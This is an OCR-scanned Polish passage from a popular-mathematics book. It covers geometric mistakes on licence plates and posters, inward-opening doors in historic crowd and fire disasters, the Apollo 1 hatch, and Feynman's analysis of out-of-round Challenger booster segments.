


Tylko bazy na Księżycu mogą wyjaśniać obecność tych świetlistych kropek.

Jest gorzej: w Teksasie są tablice rejestracyjne nawiązujące do działalności NASA na terenie Stanu Samotnej Gwiazdy. Startujący po lewej prom kosmiczny został odwzorowany zaskakująco dokładnie – wzlatuje ukośnie, a nie prosto w górę. To może sprawiać wrażenie błędu, ale żeby dostać się na orbitę, promy rzeczywiście potrzebowały olbrzymiej

składowej poziomej prędkości. Kosmos wcale nie jest tak daleko: w chwili pisania tych słów Międzynarodowa Stacja Kosmiczna znajduje się na wysokości zaledwie 422 kilometrów. Ale żeby cokolwiek mogło pozostać na orbicie, musi okrążać Ziemię z prędkością około 27 500 km/h (czyli jakieś 7,6 kilometra na sekundę). Dotarcie do przestrzeni kosmicznej jest proste. To pozostanie tam jest kłopotliwe.

Tymczasem z prawej strony prezentowanej tablicy rejestracyjnej znajdują się sierpowaty Księżyc i (niepokojąco blisko niego) gwiazda. Na pierwszy rzut oka gwiazda sprawia wrażenie świecącej przez tarczę Księżyca. Musiałem to sprawdzić, kupiłem więc przez internet wycofane z użytku teksańskie tablice. Chciałem się im przyjrzeć z bliska. Trafił mi się numer 99W CD9. Zeskanowałem grafikę z Księżycem i w programie graficznym dopełniłem jego okrąg. Istotnie ta samotna gwiazda powinna być schowana za naszym satelitą. W tym przypadku litery WCD z tablicy można by rozwinąć jako „Wrong Celestial Design” [Błędne przedstawienie nieba].



Mają dziewięćdziesiąt dziewięć błędnych przedstawień nieba, ale przynajmniej kąt wznoszenia się zgadza.

Wrota śmierci

Fascynuje mnie geometria drzwi, zamków i zasuw. Można by pomyśleć, że ludzie będą poważnie podchodzili do zabezpieczania swojej własności, ale

wiele osób najwyraźniej nie myśli o tym, jak właściwie działają te wszystkie drzwi i bramy. Kocham pasjami ludzi kupujących wielgaśny zamek i pozostawiających swobodny dostęp do śrub mocujących. Lub zostawiających dość miejsca na przesunięcie kłódki bez potrzeby jej otwierania. Jeśli ktoś natrafi na takie sytuacje, bardzo proszę o zdjęcie. I zdecydowanie warto sprawdzać, czy coś na pewno jest zamknięte. Bo może nie być.

Hipotetyczna sytuacja: udałem się z żoną i jej rodziną w odwiedziny do ich rodzinnego miasta, gdzie zabrali mnie na miejscowy cmentarz, na którym spoczywa ktoś bliski. Tyle że (czysto hipotetycznie) nie sprawdziliśmy godzin otwarcia i zastaliśmy zamkniętą bramę. Przyjrzałem się jej i zobaczyłem, że jeśli tylko uniosę część zasuwy, skrzydło można pchnąć na oścież bez otwierania kłódki. Gdyby coś takiego zdarzyło się naprawdę (a nie tylko hipotetycznie), uratowałbym rodzinie całą wyprawę (a po wizycie na grobie krewnego oczywiście z należytym szacunkiem „zamknąłbym” bramę z powrotem).

Nieprawidłowy i prawidłowy montaż skobla z blokadą. Zapomniałeś klucza? Żaden problem, wystarczy wykręcić dwa wkręty.

To są pomyłki dyletantów; ktoś odpowiedzialny za zamknięcie przejścia zwyczajnie nie przemyślał, jak to zrobić skutecznie. Na szczęście obecnie za planowanie wszystkich wejść i wyjść w budynku odpowiada specjalista, ale nie zawsze tak było. Coś z pozoru tak trywialnego, jak strona, na którą otwierają się drzwi, doprowadzało do śmierci lub uratowania wielu osób.

Zasadniczo wszystkie drzwi w przejściach powinny otwierać się zgodnie z kierunkiem ewakuacji. Miejsce zamontowania zawiasów sprawia, że drzwi otwierają się bez problemu tylko w jedną stronę. Każde skrzydło ma swój preferowany kierunek. Albo kocha wpuszczać ludzi do pomieszczenia, albo chętnie wszystkich wypuszcza. W większości domów drzwi otwierają się do wnętrza pokojów (aby otwarte nie blokowały przejścia w korytarzu), zatem wejście do nich jest nieco łatwiejsze od ich opuszczenia. Zwykle nie stanowi to problemu: czekasz kilka sekund, aż skrzydło otworzy się w twoją stronę, a potem przechodzisz. Nawet się nad tym nie zastanawiamy. Do czasu, kiedy to samo usiłuje zrobić kilkaset innych osób.

Teraz pewnie spodziewasz się opowieści o pożarze i tłumie starającym się jak najszybciej wydostać z płonącego budynku. Rozczaruję cię. Strona, na którą otwierają się drzwi, może mieć znaczenie nawet w sytuacji, kiedy nie ma paniki wywołanej ogniem. W roku 1883 w teatrze Victoria Hall w mieście Sunderland nieopodal Newcastle odbywał się spektakl trupy The Fays zapowiadany jako „najwspanialsze widowisko dla dzieci w historii teatru”. W budynku upchnięto około dwóch tysięcy dzieci w wieku od siedmiu do jedenastu lat i w dużej mierze pozostawiono bez opieki. Nic się nie zajęło ogniem, ale szał podobny do paniki z powodu pożaru wywołała w tej grupie wiekowej obietnica otrzymania darmowych zabawek.

Dzieciom z parteru podarki rozdawano bezpośrednio ze sceny, ale tysiąc sto młodych widzów z balkonu musiało zejść po schodach i odebrać swój

upominek za okazaniem biletu przy wyjściu z budynku. Drzwi na dole schodów nie tylko otwierały się do wewnątrz, ale dodatkowo zablokowano je w taki sposób, żeby na raz mogło przejść tylko jedno dziecko, co miało ułatwić sprawdzanie biletów. Ponieważ dorosłych było zbyt mało, by mogli zapanować nad tak liczną młodą widownią, wszystkie dzieci pobiegły w dół po schodach, bo każde chciało jak najszybciej otrzymać zabawkę. Sto osiemdziesiąt troje z nich zginęło wskutek naporu tłumu na przymknięte drzwi.

Ewakuacja wszystkich dzieci z klatki schodowej zajęła pół godziny. Dorośli, którzy rzucili się do ich ratowania, usiłowali je przeprowadzać przez lekko uchylone drzwi pojedynczo; nie mogli otworzyć wejścia szerzej, by umożliwić dzieciom sprawne opuszczenie schodów. Wszystkie zgony nastąpiły w wyniku uduszenia. Jak to zazwyczaj bywa po wybuchu paniki w tłumie, dzieci zebrane na górze nie miały pojęcia, że te znajdujące się na dole schodów nawet nie mogą się ruszyć.

Być może łatwo jest teraz patrzeć chłodno na te wydarzenia. W końcu te dzieci zginęły ponad sto lat temu. By jednak uprzytomnić sobie, że były to żyjące osoby z krwi i kości, odnalazłem spis ofiar tego incydentu. Znalazłem w nim Amy Watson, trzynastolatkę, która zabrała na spektakl swoje młodsze rodzeństwo: dwunastoletniego Roberta i dziesięcioletnią Annie. Ich dom znajdował się pół godziny drogi pieszo od teatru, wystarczyło przejść przez miasto i most na rzece. Cała trójka zginęła.

Gdyby te drzwi dało się otworzyć awaryjnie, ofiar śmiertelnych byłoby o wiele mniej – może nawet przeżyłyby wszystkie dzieci. Oczywiście ta sama refleksja naszła ludzi współczesnych tym wydarzeniom i po ogólnokrajowym oburzeniu (dwa dochodzenia nie znalazły nikogo winnego) brytyjski parlament uchwalił przepisy nakazujące, by drzwi wyjściowe zawsze otwierały się na zewnątrz. Bezpośrednim rezultatem

tragedii w Victoria Hall było też wynalezienie dźwigni antypanicznej (w postaci drążka), umożliwiającej – poprzez zwykłe popchnięcie – otwarcie drzwi zamkniętych od zewnątrz z przyczyn bezpieczeństwa.

W USA dochodziło do podobnych nieszczęść, tylko że tam powodowały je pożary, a nie obietnica otrzymania darmowej zabawki. W 1903 roku w Chicago sześćset dwie osoby zginęły w pożarze Iroquois Theatre. Do dziś incydent ten pozostaje najtragiczniejszym w skutkach pożarem budynku w historii Stanów Zjednoczonych. Co prawda budulec i konstrukcja teatru sprzyjały gwałtownemu rozprzestrzenianiu się ognia, ale tak duża liczba ofiar wynikała przede wszystkim z ograniczonej użyteczności drzwi wyjściowych, które otwierały się do środka. Po tych wydarzeniach wprowadzono do kodeksu przeciwpożarowego wymaganie, by w budynkach publicznych drzwi wyjściowe otwierały się na zewnątrz, ale dostosowanie wszystkich takich miejsc do nowych przepisów trochę potrwało. W 1942 roku czterysta dziewięćdziesiąt dwie osoby straciły życie w pożarze bostońskiego klubu nocnego Cocoanut Grove. Inspektorzy pożarnictwa orzekli, że za wszystkie zgony odpowiadały otwierające się do środka drzwi wyjściowe.

Odpowiedź na pytanie, w którą stronę powinny się otwierać drzwi w pozostałych sytuacjach, nie jest już taka oczywista. Weźmy na przykład statki kosmiczne. W trakcie realizacji programu Apollo agencja NASA musiała zdecydować, czy włazy do kabin powinny się otwierać na zewnątrz czy do środka. Pierwsza konfiguracja ułatwiałaby załodze obsługę włazu i pozwalałaby na zamocowanie drobnych ładunków wybuchowych w celu awaryjnego otwarcia wyjścia, zatem początkowo ją właśnie wybrano. Ale po wodowaniu kapsuły po drugiej w historii załogowej misji kosmicznej – Mercury-Redstone 4 – właz otworzył się nieoczekiwanie i do środka

zaczęła się wlewać woda morska, co zmusiło astronautę Gusa Grissoma do szybkiego opuszczenia kabiny.

Zatem pierwsze statki Apollo miały właz otwierający się do środka. Ciśnienie w kabinie utrzymywano nieco powyżej jednej atmosfery, aby różnica ciśnień dodatkowo dociskała właz. Opuszczenie pojazdu wymagało zmniejszenia ciśnienia i pociągnięcia klapy do siebie. Jednak podczas próby startu z odłączonymi systemami pomocniczymi (w celu sprawdzenia wszystkiego poza samym odpaleniem silników) wybuchł pożar. Płomienie szybko się rozprzestrzeniły w bogatym w tlen środowisku, w obecności łatwopalnych nylonu i rzepów (za pomocą których przytwierdzano w kabinie sprzęt).

Ciepło wytworzone przez ogień zwiększyło ciśnienie powietrza w kabinie tak bardzo, że nie można było otworzyć włazu. Wszyscy trzej astronauci – Gus Grissom, Edward White II i Roger Chaffee – zostali uwięzieni wewnątrz i zmarli z powodu zatrucia toksycznym dymem. Otwarcie kabiny zajęło ekipie ratowniczej pięć minut.

Później ujawniono, że uczestnicy misji Apollo prosili o zmianę włazu na otwierający się na zewnątrz, ponieważ ułatwiłoby im to wychodzenie w próżnię. Po zbadaniu przyczyn pojawienia się ognia zmieniono stężenie tlenu w powietrzu w kabinie i zastąpiono łatwopalne materiały innymi, a we wszystkich statkach załogowych NASA włazy otwierają się na zewnątrz – dla bezpieczeństwa.

Ta tragedia odpowiada też za dziwną numerację misji Apollo. Chociaż statek Gusa Grissoma, Edwarda White’a II i Rogera Chaffee’ego nigdy nie opuścił powierzchni Ziemi, ich misja została nazwana Apollo 1 w hołdzie astronautom (w miejsce kryptonimu AS-204). Oficjalnie „jedynkę” powinna otrzymać pierwsza misja zakończona startem, ale w obliczu opisanych wydarzeń ogłoszono, że pierwszym lotem programu była właśnie

misja AS-204 (formalnie „nieudana próba naziemna”). Pociągnęło to za sobą dość specyficzne konsekwencje, ponieważ teraz dwa poprzednie starty bezzałogowe (AS-201 i AS-202; misja AS-203 była tylko próbą rakiety bez ładunku, więc nie jest uważana za oficjalny start) również zaliczają się do programu Apollo, chociaż nigdy nie otrzymały nazwy z numerem. I tak oto pierwszy start załogowy uzyskał nazwę Apollo 4, co daje nam nieco niszową ciekawostkę, że misje Apollo 2 i Apollo 3 nigdy nie istniały.

Nie tylko o-ringi

Kiedy 28 stycznia 1986 roku prom kosmiczny Challenger wybuchł wkrótce po starcie, co spowodowało śmierć wszystkich siedmiu osób na pokładzie, prezydent USA powołał specjalną komisję, która miała zbadać przyczyny tej katastrofy. W skład komisji weszli Neil Armstrong i Sally Ride (pierwsza Amerykanka w kosmosie), a także noblista – fizyk Richard Feynman.

Prom wybuchł z powodu wycieku w jednej z bocznych rakiet wspomagających. Do startu wykorzystano dwie takie rakiety. Każda z nich ważyła ponad pięćset ton i – co może się wydać zadziwiające – za paliwo służył im metal: spalały aluminium. Po zużyciu paliwa moduły były odłączane i odrzucane na wysokości ponad 40 kilometrów. Spadające rakiety po jakimś czasie otwierały spadochrony i wpadały do Atlantyku. Zabawa promami wymagała ponownego wykorzystywania wielu elementów, zatem NASA wysyłała łodzie po rakiety wspomagające, żeby je potem wyremontować i ponownie napełnić paliwem.

Uderzające w fale oceanu rakiety były z grubsza rzecz biorąc pustymi walcami. Miały idealnie kołowy przekrój, ale siła uderzenia (a także przewożenie ich w pozycji poziomej) mogła powodować pewne

odkształcenia. W ramach naprawy rozmontowywano je na cztery części, sprawdzano stopień odkształcenia, przywracano kolistość przekroju i składano wszystko z powrotem. Między jednym segmentem a drugim umieszczano gumowe uszczelki zwane o-ringami, żeby złożona rakieta stanowiła szczelną całość.


Podczas startu Challengera zawiodła jedna z tych uszczelek. W rezultacie z rakiety bocznej wydobyły się gorące gazy i zapoczątkowały łańcuch zdarzeń zakończony zniszczeniem promu. W czasie prac komisji Richard Feynman zademonstrował, jak o-ringi tracą elastyczność w niskich temperaturach. Tymczasem podczas ruchu, kiedy części rakiety przemieszczają się względem siebie, uszczelki powinny dopasowywać się do tych przemieszczeń, żeby zapewnić pełną szczelność. Podczas konferencji prasowej Feynman włożył gumowy o-ring do szklanki schłodzonej wody i wykazał, że uszczelka straciła swoją elastyczność. A 28 stycznia było bardzo zimno. Sprawa zamknięta.

Jednak noblista odkrył również drugi problem z uszczelkami między poszczególnymi segmentami rakiet wspomagających. Chodziło o drobny efekt matematyczny, którego nie można było zademonstrować w sposób tak spektakularny jak wyjęcie zniekształconego kawałka gumy ze szklanki zimnej wody. Sprawdzenie, czy przekrój walca jest wciąż kolisty, nie jest proste. W omawianym przypadku mierzono średnicę w trzech różnych miejscach i sprawdzano, czy wszystkie pomiary dają taki sam wynik. Feynman zdał sobie sprawę, że to za mało.

Kiedy pisał o tym dochodzeniu, przywołał wspomnienie z dzieciństwa, kiedy w muzeum oglądał „nieokrągłe, zabawne, zwariowane zębatki”, które obracały się i cały czas pozostawały na tej samej wysokości. Nie przywołał ich nazwy, ale natychmiast rozpoznałem w nich „figury o stałej szerokości”. Uwielbiam je i już o nich sporo pisałem w innej książce*. Figury te zawsze

mają taką samą średnicę, niezależnie od miejsca pomiaru – chociaż nie są kołami.

W swoim raporcie Feynman narysował kształt, który w sposób oczywisty kołem nie jest, ale ma trzy średnice tej samej długości. Mógł nawet pójść o krok dalej. Można dokonać tysięcy pomiarów średnicy figury o stałej szerokości – choćby takiej jak trójkąt Reuleaux – i za każdym razem uzyskać ten sam wynik, mimo że figura zdecydowanie nie jest kolista.



RYSUNEK 17. Ta figura ma średnice jednakowej długości, choć od razu widać, że nie jest okrągła!

Figura Feynmana z trzema średnicami tej samej długości obok figury z nieskończoną liczbą takich średnic. Obie zdecydowanie nie są kołami.

Jeśli przekrój bocznej rakiety wspomagającej w wyniku odkształceń stałby się trójkątem Reuleaux, technicy z łatwością by to dostrzegli, ale deformacja mogła być przecież dużo mniejsza; niewidoczna gołym okiem, ale wystarczająca, by nie dopasować się do kształtu uszczelki. Figury o stałej szerokości często mają wypukłość z jednej strony i kompensujący ją płaski fragment z drugiej.


Feynman zdołał porozmawiać sam na sam z inżynierami, którzy zajmowali się segmentami rakiet. Zapytał ich, czy po wykonaniu pomiarów średnicy (które miały poświadczyć doskonałą kolistość przekroju) nadal zauważali takie wypukło-płaskie odkształcenia.

„Tak, tak!” – odparli. „Mamy takie wypukłości. Nazywamy je sutkami”. Napotykali ten problem regularnie, ale najwyraźniej niczego z tym nie robiono. „Cały czas pojawiają się sutki. Próbowaliśmy powiedzieć o tym kierownikowi, ale nigdy do niczego nie doszliśmy!”.

O wszystkim tym czytamy w końcowym raporcie. Podstawową przyczyną katastrofy zdecydowanie pozostaje wada gumowych uszczelek i to jest główny wniosek, który wrył się w pamięć większości. Lecz oprócz niego (i zaleceń dla agencji NASA, jak należy organizować komunikację między technikami a kierownictwem) mamy też ustalenie numer 5: „nastąpiło istotne zaburzenie kolistości przekroju dwóch segmentów”. NASA została pokonana przez prostą geometrię.

Coś tu nie trybi


Jako były nauczyciel licealny mam w biurze oprawiony w ramkę plakat głoszący, że „edukacja działa najlepiej, kiedy działają wszystkie jej części”. Są na nim trzy wzajemnie sprzęgnięte koła zębate podpisane „nauczyciele”, „uczniowie” i „rodzice”. Ten plakat został internetowym memem z podpisem: „Mechanicznie niemożliwe, tymczasem bardzo prawdziwe” – ponieważ trzy połączone w ten sposób zębatki nie mogą się obracać. W ogóle. Są zaklinowane. Jeśli ma dojść do jakiegokolwiek ruchu, trzeba usunąć jedną z nich. (Z mojego doświadczenia tę z napisem „rodzice”).



Inspirujące plakaty działają najlepiej, kiedy wszystkie ich elementy są geometrycznie wiarygodne.


Kłopot w tym, że jeśli jedna zębatka obraca się w prawo, każda inna do niej podłączona będzie się obracała w lewo. Zęby zachodzą na siebie, więc jeśli koło „nauczycieli” zacznie się kręcić w prawo, jego zęby pchną lewą część koła „uczniów” w dół, wprawiając to koło w ruch obrotowy w lewo. Problem polega na tym, że koło „rodziców” jest zazębione z oboma pozostałymi, co powoduje blokadę całego układu i uniemożliwia jakikolwiek postęp (zupełnie jak podczas spotkania rodziców z nauczycielami).

Żeby mechanizm z trzema zębatkami mógł działać, dwie z nich muszą zazębiać się z trzecią, ale nie ze sobą nawzajem. Kiedy metro w Manchesterze wydrukowało plakat ukazujący współpracujące ze sobą różne części miasta, ktoś przeprojektował te zębatki na zębatki 3D, żeby wszystkie rzeczywiście mogły się kręcić razem. W tym przykładzie zęby kół drugiego i trzeciego już się ze sobą nie stykają, zatem wszystkie trzy zębatki mogą się kręcić.



Gdyby tylko równie łatwo można było naprawić komunikację publiczną w Manchesterze.

Czasem jednak takich błędów nie da się naprawić. W maju 2017 roku na łamach „USA Today” pisano o decyzji prezydenta Trumpa, by renegocjować umowę handlową NAFTA między USA, Kanadą a Meksykiem. W tym przypadku zębatki przedstawiono od razu w trzech wymiarach, nie pozostawiając żadnych wątpliwości, że są one wzajemnie zaklinowane. Artykuł przedstawiał dobroczynny wpływ umowy handlowej na gospodarki wszystkich tych państw i zwracał uwagę na to, jak ciężko jest je przekonać do trójstronnej współpracy. W związku z tym do dziś nie jestem pewien, czy te trzy zaklinowane zębatki nie były przypadkiem celowym zabiegiem.



Przywróćmy zębatkom… bezruch?

Kiedy zębatek jest więcej, sprawa się tylko komplikuje. Jeśli kiedyś będziecie szukać stockowych zdjęć, nie wpisujcie w wyszukiwarkę frazy

teamwork cogs [praca zespołowa, koła zębate]. Zakładam, że kiedy zobaczycie wyniki takiego wyszukiwania, jako osoby nieprzywykłe do przesłodzonych motywujących plakatów biurowych przeżyjecie prawdziwy wstrząs. A potem przyjdzie zdumienie, że tak wiele diagramów, które w założeniu miały ukazywać zespół pracujący jak dobrze naoliwiona maszyna, w rzeczywistości posługuje się wizerunkiem mechanizmu trwale zakleszczonego w bezruchu.

Zębatki i wykorzystujące je mechanizmy to stockowy przykład rzeczy harmonijnie współdziałających; dlatego właśnie wykorzystuje się je na tylu motywujących plakatach. Jest z tym jednak pewien problem: mechanizmy zębatkowe są trudne. Niełatwo je zbudować: jeden źle umieszczony element i całość zwyczajnie przestaje działać. Im dłużej się nad tym zastanawiam, tym bardziej jestem przekonany, że koniec końców stanowią one doskonałą metaforę pracy zespołowej w biurze.

Na potrzeby tej książki byłem gotowy zapłacić za jeden stockowy obraz. Ten jest moim ulubionym. W jego opisie czytamy: „Model z trójwymiarowymi postaciami na połączonych kołach zębatych jako metafora zespołu”.

Choć szczerze mówiąc, czteroosobowe przybijanie piątki jako symbol pracy zespołowej ujawnia jeszcze więcej problemów natury geometrycznej.

W roku 1998 w ramach przygotowań do przełomu tysiącleci w Wielkiej Brytanii wypuszczono nową monetę dwufuntową. Ogłoszono konkurs na projekt jej rewersu (awers tradycyjnie projektuje królowa i nieodmiennie umieszcza na nim swoją twarz). Wygrał Bruce Rushin, nauczyciel plastyki z Norfolk. W swojej pracy ukazał kilka koncentrycznych okręgów, z których każdy odpowiadał innej epoce technologicznej w rozwoju ludzkości. W okrąg reprezentujący rewolucję przemysłową twórca wpisał pierścień złożony z dziewiętnastu kół zębatych. Pewnie już widzicie, dokąd to zmierza – a raczej, że zmierza donikąd.

